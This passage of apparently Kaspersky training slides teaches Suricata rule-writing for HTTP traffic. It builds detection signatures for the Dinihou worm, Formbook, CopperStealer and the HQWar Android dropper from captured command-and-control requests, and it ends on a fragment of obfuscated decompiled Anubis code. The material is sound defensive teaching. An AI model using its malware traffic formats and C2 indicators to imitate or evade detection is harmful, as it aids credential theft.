  - /etc/suricata/reference.config
- **Classtype (optional)** – info about threat classification
  - /etc/suricata/classification.config
- Signature ID
- Rule revision (optional)
  - Starts from 1

Rule writing basics – Suricata rule line by line

```
reference:url,threats.kaspersky.com/en/threat/
Worm.VBS.Dinihou/;
classtype:trojan-activity; sid:1000001; rev:1;)
```

- Reference (optional) – url, md5, cve, etc
  - /etc/suricata/reference.config
- Classtype (optional) – info about threat classification
  - /etc/suricata/classification.config
- **Signature ID**
- Rule revision (optional)
  - Starts from 1

Rule writing basics – Suricata rule line by line

```
reference:url,threats.kaspersky.com/en/threat/
Worm.VBS.Dinihou/;
classtype:trojan-activity; sid:1000001; rev:1;)
```

- Reference (optional) – url, md5, cve, etc
  - /etc/suricata/reference.config
- Classtype (optional) – info about threat classification
  - /etc/suricata/classification.config
- Signature ID
- **Rule revision (optional)**
  - Starts from 1

Rule writing basics – SIDs allocation

- 1000000-1999999 reserved for local use
- 2000000-2099999 Emerging Threats open rulesets
- 2100000-2103999 forked ET Versions of the Original Snort GPL Signatures
- And so on: https://doc.emergingthreats.net/bin/view/Main/SidAllocation

Rule writing basics – Suricata rule for Dinihou worm – v.1

```
alert http $HOME_NET any -> $EXTERNAL_NET 81
(msg:"Dinihou Worm"; flow:to_server,established;
http.method; content:"POST";
http.uri; content:"/is-ready"; endswith;
http.user_agent; content:"|3c 7c 3e|nan-av|3c 7c
3e|";
reference:url,threats.kaspersky.com/en/threat/Wo
rm.VBS.Dinihou/;
classtype:trojan-activity; sid:1000001; rev:1;)
```

```
POST http://viruoos.no-ip.biz:81/is-ready HTTP/1.1
User-Agent: C27BE56B<|>BKRBR0129PC011<|>1995227<|
>Microsoft Windows 7 Enterprise <
|>plus<|>nan-av<|>true - 29/06/2017
```

Rule writing basics – Suricata rule for Dinihou worm – v.2

```
alert http $HOME_NET any -> $EXTERNAL_NET 81
(msg:"Dinihou Worm"; flow:to_server,established;
http.method; content:"POST";
http.request_line; content:"/is-ready HTTP";
http.user_agent; content:"|3c 7c 3e|nan-av|3c 7c
3e|";
reference:url,threats.kaspersky.com/en/threat/Wo
rm.VBS.Dinihou/;
classtype:trojan-activity; sid:1000002; rev:1;)
```

```
POST http://viruoos.no-ip.biz:81/is-ready HTTP/1.1
User-Agent: C27BE56B<|>BKRBR0129PC011<|>1995227<|
>Microsoft Windows 7 Enterprise <
|>plus<|>nan-av<|>true - 29/06/2017
```

Track 3

Writing rules for HTTP protocol

kaspersky

Writing rules for HTTP protocol – Overview

In this track you will learn:

- Specific keywords for the HTTP protocol
- How to write a rule step-by-step

In this track you will practice:

- Writing rules for HTTP protocol for a given traffic dump

Writing rules for HTTP protocol – Content keywords *(Again)*

- Sticky buffers: related to all contents that go after

```
http.method; content:"POST";

http.response_line; content:"403";
content:"Forbidden";
```

- Content modifiers *(legacy variant)*: related to the previous content

```
content:"POST"; http_method;
```

* Use contents with content modifiers first, then with sticky buffers

Writing rules for HTTP protocol – HTTP content keywords

- Request keywords

```
http.uri
http.uri.raw
http.method
http.request_line
http.request_body
http.header
http.header.raw
http.cookie
http.user_agent
http.host
http.host.raw
```

```
http.accept
http.accept_lang
http.accept_enc
http.referer
http.connection
http.content_type
http.content_len
http.start
http.protocol
http.header_names
```

Writing rules for HTTP protocol – HTTP content keywords

- Response keywords

```
http.stat_msg
http.stat_code
http.response_line
http.header
http.header.raw
http.cookie
http.response_body
http.server
http.location
http.content_type
http.content_len
http.start
http.protocol
http.header_names
```

Writing rules for HTTP protocol – HTTP content keywords

- Content modifiers (legacy): request

```
http_uri (http_raw_uri)
http_method
http_client_body
http_header
(http_raw_header)
http_cookie
http_user_agent
http_host
(http_raw_host)
```

* Snort-compatible

Writing rules for HTTP protocol – HTTP content keywords

- Content modifiers *(legacy)*: response

```
http_header
(http_raw_header)
http_cookie
http_stat_msg
http_stat_code
http_server_body
```

* Snort-compatible

Writing rules for HTTP protocol – HTTP content keywords

- Sticky buffers *(legacy)*: request

```
http_request_line
http_accept
http_accept_lang
http_accept_enc
http_referer
http_connection
http_content_type
http_content_len
http_start
http_protocol
http_header_names
```

* Snort-compatible?
None of them.

Writing rules for HTTP protocol – HTTP content keywords

- Sticky buffers *(legacy)*: response

```
http_response_line        http_protocol
file_data                 http_header_names
http_content_type
http_content_len
http_start
```

* Snort-compatible

Writing rules for HTTP protocol – Formbook (Noon) bot

- Powerful stealer
- Widespread, Malware-as-a-Service model
- A lot of anti-analysis tricks
- ...Doesn't change its communication with C&C significantly for years

```
GET /gr/?id=cRDWMveYCcEspkfMe6n6criW5eQN9CYUE5lEbCsAO/k5TJj38IHn9OdOphI39mWF HTTP/1.1
Host: www.bizagree.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- Generic silent rule for intercepted traffic

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Probably Formbook Checkin";
flow:to_server,established;
http.method; content:"GET";
http.uri; content:"/?id="; fast_pattern;
pcre:"/^\/[a-zA-Z0-9/]+\/\?id\=/";
http.header_names; content:"Host";
classtype:unknown; sid:1000003; rev:1;)
```

```
GET /gr/?id=cRDWMveYCcEspkfMe6n6criW5eQN9CYUE5lEbCsAO/k5TJj38IHn9OdOphI39mWF HTTP/1.1
Host: www.bizagree.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- Avoiding false alarms

```
GET /gr/?id=cRDWMveYCcEspkfMe6n6criW5eQN9CYUE5lEbCsAO/k5TJj38IHn9OdOphI39mWF HTTP/1.1
Host: www.bizagree.com
Connection: close
```

Formbook

```
GET /pixel/?id=3840d28c-9d1a-439d-ad20-fb63014cdc46&tid=865944a3-d428-40ba-8f46-9f54bf07a297&pub=a36f6ae5-d368-4738-8886-
d1c4f1e26be8&rid=&did=speednetwork1&cb=1507306084609 HTTP/1.1
Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5
Referer: http://uploaded.net/file/g1t9hn0t/EverMap.Plugins.Suite.for.Adobe.Acrobat.Professional.XI.X.5.01.2014.rar
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Accept-Encoding: gzip, deflate
Host: p.pxl2015x1.com
Connection: Keep-Alive
```

False alarm

```
http.host; content:"www."; startswith;
http.header_names; content:!"Accept"; content:!"User-Agent";
```

Negation for a content that is not present

Writing rules for HTTP protocol – Formbook (Noon) bot

- Exact rules for intercepted traffic

```
GET /gr/?id=cRDWMveYCcEspkfMe6n6criW5eQN9CYUE5lEbCsAO/k5TJj38IHn9OdOphI39mWF HTTP/1.1
Host: www.bizagree.com
Connection: close
```

```
GET /cn/?id=A0LnV4UtXCHMIZbzlDlkecNspgDqpcmiXFXTx_5lgowYEXy9q2ZAw03RxwITQJuCwLqHCg.. HTTP/1.1
Host: www.sygccl.com
Connection: close
```

```
GET /iz/?id=UOJtDsC8dMGZDEVQ9DZ2D3efWjLpc8TUrEKSXqBJfaI+wUxtC99kEsbhNc2cgI2g HTTP/1.1
Host: www.prophysicalfitnezz.com
Connection: close
```

```
GET /hx72/?id=5dFAL1RKdRf80uSyGqC3s8WExSmWguJMCR1KW94ZVWGUogKPaaMje_s4tVOUC5h-GBcC3_FY3RFa1T6m HTTP/1.1
Host: www.lpaf.net
Connection: close
```

```
GET /hk/hs/HSB/?id=-73vGcDPWBG1De97grGvh1IN6CAnpi4BdnGJvyVOgd9K32_EJtPSHeEqqi5rl1ki HTTP/1.1
Host: www.familiesdreaming.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- Exact rules for intercepted traffic

```
GET /gr/?id=cRDWMveYCcEspkfMe6n6criW5eQN9CYUE5lEbCsAO/k5TJj38IHn9OdOphI39mWF HTTP/1.1
Host: www.bizagree.com
Connection: close
```

```
GET /cn/?id=A0LnV4UtXCHMIZbzlDlkecNspgDqpcmiXFXTx_5lgowYEXy9q2ZAw03RxwITQJuCwLqHCg.. HTTP/1.1
Host: www.sygccl.com
Connection: close
```

Specific URL format

```
GET /iz/?id=UOJtDsC8dMGZDEVQ9DZ2D3efWjLpc8TUrEKSXqBJfaI+wUxtC99kEsbhNc2cgI2g HTTP/1.1
Host: www.prophysicalfitnezz.com
Connection: close
```

```
GET /hx72/?id=5dFAL1RKdRf80uSyGqC3s8WExSmWguJMCR1KW94ZVWGUogKPaaMje_s4tVOUC5h-GBcC3_FY3RFa1T6m HTTP/1.1
Host: www.lpaf.net
Connection: close
```

```
GET /hk/hs/HSB/?id=-73vGcDPWBG1De97grGvh1IN6CAnpi4BdnGJvyVOgd9K32_EJtPSHeEqqi5rl1ki HTTP/1.1
Host: www.familiesdreaming.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- Exact rules for intercepted traffic

```
GET /gr/?id=cRDWMveYCcEspkfMe6n6criW5eQN9CYUE5lEbCsAO/k5TJj38IHn9OdOphI39mWF HTTP/1.1
Host: www.bizagree.com
Connection: close
```

```
GET /cn/?id=A0LnV4UtXCHMIZbzlDlkecNspgDqpcmiXFXTx_5lgowYEXy9q2ZAw03RxwITQJuCwLqHCg.. HTTP/1.1
Host: www.sygccl.com
Connection: close
```

Connection: close string

```
GET /iz/?id=UOJtDsC8dMGZDEVQ9DZ2D3efWjLpc8TUrEKSXqBJfaI+wUxtC99kEsbhNc2cgI2g HTTP/1.1
Host: www.prophysicalfitnezz.com
Connection: close
```

```
GET /hx72/?id=5dFAL1RKdRf80uSyGqC3s8WExSmWguJMCR1KW94ZVWGUogKPaaMje_s4tVOUC5h-GBcC3_FY3RFa1T6m HTTP/1.1
Host: www.lpaf.net
Connection: close
```

```
GET /hk/hs/HSB/?id=-73vGcDPWBG1De97grGvh1IN6CAnpi4BdnGJvyVOgd9K32_EJtPSHeEqqi5rl1ki HTTP/1.1
Host: www.familiesdreaming.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- Exact rules for intercepted traffic

```
GET /gr/?id=cRDWMveYCcEspkfMe6n6criW5eQN9CYUE5lEbCsAO/k5TJj38IHn9OdOphI39mWF HTTP/1.1
Host: www.bizagree.com
Connection: close
```

```
GET /cn/?id=A0LnV4UtXCHMIZbzlDlkecNspgDqpcmiXFXTx_5lgowYEXy9q2ZAw03RxwITQJuCwLqHCg.. HTTP/1.1
Host: www.sygccl.com
Connection: close
```

Certain order of HTTP headers

```
GET /iz/?id=UOJtDsC8dMGZDEVQ9DZ2D3efWjLpc8TUrEKSXqBJfaI+wUxtC99kEsbhNc2cgI2g HTTP/1.1
Host: www.prophysicalfitnezz.com
Connection: close
```

```
GET /hx72/?id=5dFAL1RKdRf80uSyGqC3s8WExSmWguJMCR1KW94ZVWGUogKPaaMje_s4tVOUC5h-GBcC3_FY3RFa1T6m HTTP/1.1
Host: www.lpaf.net
Connection: close
```

```
GET /hk/hs/HSB/?id=-73vGcDPWBG1De97grGvh1IN6CAnpi4BdnGJvyVOgd9K32_EJtPSHeEqqi5rl1ki HTTP/1.1
Host: www.familiesdreaming.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- Exact rules for intercepted traffic

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Formbook Checkin"; flow:to_server,established;
http.method; content:"GET"; http.uri; content:"/?id="; fast_pattern;
pcre:"/^(\/[a-zA-Z0-9]{2,5})+\/\?id\=[a-zA-Z0-9\/.&+=_-]+$/";
http.host; content:"www."; startswith;
http.connection; content:"close";
http.header_names; content:"|0D 0A|Host|0D 0A|Connection|0D 0A 0D 0A|"; startswith;
classtype:trojan-activity; sid:1000004; rev:1;)
```

```
GET /hk/hs/HSB/?id=-73vGcDPWBG1De97grGvh1IN6CAnpi4BdnGJvyVOgd9K32_EJtPSHeEqqi5rl1ki HTTP/1.1
Host: www.familiesdreaming.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- More Formbook versions…

```
GET /cc/?IVodq=SlVpVXD&_B=1pojwxvAWsIDxqt8g5KCaizJoTYB1FYoWNvbXCrzpf4ZT3kfPKl9G3In3l3m5RG5TUdc8A== HTTP/1.1
Host: www.onlinecoachingbasics.com
Connection: close
```

```
GET /private/?Ab=/+UB0iA+H2p4zVMoQhOvLB65w36hLaVsR4t/cbYXPcMUqM0K03xsS2OlsyRZDODbPwBwqw==&sDK=KVoHsbp HTTP/1.1
Host: www.cooperrifles.com
Connection: close
```

```
GET /n0780/?VR-HUd=uDHdBZxp5&7njt7pGh=WvbiyssACPaxiCyBHq5f2C+E760cUpcNqETQgvFAuya/mfPMhLemgKj0WiPagjOFwPgTTQ== HTTP/1.1
Host: www.como-dejardefumar.com
Connection: close
```

```
GET /note/wave/?zPxdw=CRofX6XvEi3qj//JnQcJzUHbqOy6tWsd5C2UQurbRF31Vzd24TPKqVLhgoUpmQUZGd+EkzRdPCQ=&2ds=izrLUxmp-XvXZ HTTP/1.1
Host: www.mannumsolar.com
Connection: close
```

```
GET /endless/?9rjLtFz=i9Iry8fTLH3fQ6LLVyeXTKppB6oB6hVqHs1wstIeu5ZvshNXmhyUeePYJCKMd4Fsojwcs4fp4yK5KqvB&oZ9D=p2Jp6bAHoZ2PyT7P&sql=1 HTTP/1.1
Host: empireofficemgmt.com
Connection: close
```

Writing rules for HTTP protocol – Formbook (Noon) bot

- One rule to catch them all!

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Formbook Checkin";
flow:to_server,established;
http.method; content:"GET";
http.uri; pcre:"/^(\/[a-zA-Z0-9]{2,})+\/\?[a-zA-Z0-9\-_]{2,}\=[a-zA-Z0-9\/.&+=_-]+$/";
http.host; pcre:"/^(www\.)?[a-z0-9\-]{2,}\.[a-z]{2,}$/";
http.connection; content:"close";
http.header_names;
content:"|0D 0A|Host|0D 0A|Connection|0D 0A 0D 0A|"; startswith;
classtype:trojan-activity; sid:1000004; rev:2;)
```

```
GET /note/wave/?zPxdw=CRofX6XvEi3qj//JnQcJzUHbqOy6tWsd5C2UQurbRF31Vzd24TPKqVLhgoUpmQUZGd+EkzRdPCQ=&2ds=izrLUxmp-XvXZ HTTP/1.1
Host: www.mannumsolar.com
Connection: close
```

Writing rules for HTTP protocol – CopperStealer spy

- Password and cookie stealer with a downloader function
- Uses a Domain Generation Algorithm (DGA) in order to generate new command and control servers on a daily basis

https://www.proofpoint.com/us/blog/threat-insight/now-you-see-it-now-you-dont-copperstealer-performs-widespread-theft

Writing rules for HTTP protocol – CopperStealer spy

```
POST /info/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 93
Host: a328f455251a7ed7.xyz

info=4u25ymXISBzh4VcQeyNdrsr4WpWIenRnfGp--v4nd6veQi0xAjTOnPnOme9c6olZagrZajhar9uEko2G15-dtw~~
```

```
POST /info/step HTTP/1.1
Host: cabf192a749ffe6f.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfDSijZ3osutoNo-GIn_Kj3CH6gOaAUa5imKjn_pqv1ynxPd84h1Cc1X-1-eMSdYHBMw~~
```

```
POST /info_old/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 81
Host: 628cbea9eb2bdecc.xyz

info=WySAnbXjWTVU-Qb8tPFUiNXkvYCb91gGVbPJreibJsRJ3f6OfQnazKdRv4JCrvfwb_Hs8yGiDmE~
```

Writing rules for HTTP protocol – CopperStealer spy

```
POST /info/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 93
Host: a328f455251a7ed7.xyz

info=4u25ymXISBzh4VcQeyNdrsr4WpWIenRnfGp--v4nd6veQi0xAjTOnPnOme9c6olZagrZajhar9uEko2G15-dtw~~
```

HTTP POST request

```
POST /info_old/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 81
Host: 628cbea9eb2bdecc.xyz

info=WySAnbXjWTVU-Qb8tPFUiNXkvYCb91gGVbPJreibJsRJ3f6OfQnazKdRv4JCrvfwb_Hs8yGiDmE~
```

```
POST /info/step HTTP/1.1
Host: cabf192a749ffe6f.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfDSijZ3osutoNo-GIn_Kj3CH6gOaAUa5imKjn_pqv1ynxPd84h1Cc1X-1-eMSdYHBMw~~
```

Writing rules for HTTP protocol – CopperStealer spy

```
POST /info/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 93
Host: a328f455251a7ed7.xyz

info=4u25ymXISBzh4VcQeyNdrsr4WpWIenRnfGp--v4nd6veQi0xAjTOnPnOme9c6olZagrZajhar9uEko2G15-dtw~~
```

URL begins with “/info”

```
POST /info/step HTTP/1.1
Host: cabf192a749ffe6f.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfDSijZ3osutoNo-GIn_Kj3CH6gOaAUa5imKjn_pqv1ynxPd84h1Cc1X-1-eMSdYHBMw~~
```

```
POST /info/old/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 81
Host: 628cbea9eb2bdecc.xyz

info=WySAnbXjWTVU-Qb8tPFUiNXkvYCb91gGVbPJreibJsRJ3f6OfQnazKdRv4JCrvfwb_Hs8yGiDmE~
```

Writing rules for HTTP protocol – CopperStealer spy

```
POST /info/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 93
Host: a328f455251a7ed7.xyz

info=4u25ymXISBzh4VcQeyNdrsr4WpWIenRnfGp--v4nd6veQi0xAjTOnPnOme9c6olZagrZajhar9uEko2G15-dtw~~
```

DGA is used
Top-level domain is “.xyz”

```
POST /info_old/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 81
Host: 628cbea9eb2bdecc.xyz

info=WySAnbXjWTVU-Qb8tPFUiNXkvYCb91gGVbPJreibJsRJ3f6OfQnazKdRv4JCrvfwb_Hs8yGiDmE~
```

```
POST /info/step HTTP/1.1
Host: cabf192a749ffe6f.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfDSijZ3osutoNo-GIn_Kj3CH6gOaAUa5imKjn_pqv1ynxPd84h1Cc1X-1-eMSdYHBMw~~
```

Writing rules for HTTP protocol – CopperStealer spy

```
POST /info/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 93
Host: a328f455251a7ed7.xyz

info=4u25ymXISBzh4VcQeyNdrsr4WpWIenRnfGp--v4nd6veQi0xAjTOnPnOme9c6olZagrZajhar9uEko2G15-dtw~~
```

HTTP request body has a pattern

```
POST /info/step HTTP/1.1
Host: cabf192a749ffe6f.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfDSijZ3osutoNo-GIn_Kj3CH6gOaAUa5imKjn_pqv1ynxPd84h1Cc1X-1-eMSdYHBMw~~
```

```
POST /info_old/w HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 81
Host: 628cbea9eb2bdecc.xyz

info=WySAnbXjWTVU-Qb8tPFUiNXkvYCb91gGVbPJreibJsRJ3f6OfQnazKdRv4JCrvfwb_Hs8yGiDmE~
```

Writing rules for HTTP protocol – CopperStealer spy – v.1

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"CopperStealer Spy"; flow:to_server,established;
http.method; content:"POST";
http.uri; content:"/info"; startswith;
http.host; content:".xyz"; endswith; bsize:20;
pcre:"/^[a-f0-9]{16}\.xyz$/";
http.request_body; content:"info="; startswith;
content:"~"; endswith;
reference:url,https://www.proofpoint.com/us/blog/threat-
insight/now-you-see-it-now-you-dont-copperstealer-
performs-widespread-theft/;
classtype:trojan-activity; sid:1000005; rev:1;)
```

```
POST /info/step HTTP/1.1
Host: cabf192a749ffe6f.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfDSijZ3osutoNo-GIn_Kj3CH6gOaAUa5imKjn_pqv1ynxPd84h1Cc1X-1-eMSdYHBMw~~
```

Writing rules for HTTP protocol – CopperStealer spy – v.2

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"CopperStealer Spy"; flow:to_server,established;
http.method; content:"POST";
http.uri; content:"/info"; startswith;
http.host; content:".xyz"; endswith; bsize:20;
pcre:"/^[a-f0-9]{16}\.xyz$/";
http.request_body; content:"info="; depth:5;
content:"~"; distance:0; isdataat:!1,relative;
reference:url,https://www.proofpoint.com/us/blog/threat-
insight/now-you-see-it-now-you-dont-copperstealer-
performs-widespread-theft/;
classtype:trojan-activity; sid:1000006; rev:1;)
```

```
POST /info/step HTTP/1.1
Host: cabf192a749ffe6f.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfDSijZ3osutoNo-GIn_Kj3CH6gOaAUa5imKjn_pqv1ynxPd84h1Cc1X-1-eMSdYHBMw~~
```

Writing rules for HTTP protocol – HQWar Android dropper


- Malware-as-a-Service
- Used mostly by banking trojans and ransomware
- Doesn’t drop the encrypted APK but loads the code

Writing rules for HTTP protocol – HQWar Android dropper

Most popular payloads:

- Faketoken
- Anubis
- Asacub
- Marcher
- Svpeng
- Gustuff
- Ginp

Writing rules for HTTP protocol – HQWar Android dropper




Anubis

```
package com.nknuerdase.odorote;

class AUnuHDN {
    String EUDWXVSkWhXw;
    String EceVyOn;
    String EyzryPBuGw;
    int JBZcay;
    String JGOZruwnu;
    String LNgmFdnJnu;
    String LrvLtQFA;
    String QWVeCgs;
    String TWDJHQe;
    String TgLAWuB;
    String YtUZiDSW;
    int[] bioMrfKI;
    String gLwteb;
    String gjoyQp;
    String iUAixudTGxd;
    int[] uWArMbH;

    AUnuHDN() {
        this.QWVeCgs = "nrearayep pbnapt delrcm nlubde rensfrncdn zpegei gqaf gercuelvla tnsc ldorbgar amlkcream ogtitoieo";
        this.JGOZruwnu = "nsepto tznpms ltyapoacm nsepto tznpms ltyapoacm gercuelvla tnsc eganva ltainru l yusaetmi ndirmosid sfeale siti";
        this.EceVyOn = "ldorbgar amlkcream ogtitoieo nsepto tznpms ltyapoacm eganva ltainru l nsepto tznpms ltyapoacm";
        this.uWArMbH = new int[]{0x3F, 6423, 16, 33, 24, 85, 10345, 0x20};
        this.YtUZiDSW = "irirlnp ";
        this.gLwteb = "ldorbgar amlkcream ogtitoieo seikmlesi eilesxc mtieairt v nrearayep pbnapt delrcm nlubde eganva ltainru l";
        this.bioMrfKI = new int[]{0x4B53, 0xE44, 86, 0xD21, 56, 0x2078};
        this.EUDWXVSkWhXw = "gercuelvla tnsc nrearayep pbnapt delrcm nlubde ldorbgar amlkcream ogtitoieo";
        this.TgLAWuB = "otededt oxtrsie letina noesne gercuelvla tnsc gercuelvla tnsc seikmlesi eilesxc mtieairt v";
        this.EyzryPBuGw = "nrearayep pbnapt delrcm nlubde otededt oxtrsie letina noesne yusaetmi ndirmosid sfeale siti seikmlesi eilesxc mtieairt v";
        this.LNgmFdnJnu = "rensfrncdn zpegei gqaf nsepto tznpms ltyapoacm seikmlesi eilesxc mtieairt v";
        this.gjoyQp = "liryseoai nepseirwus";
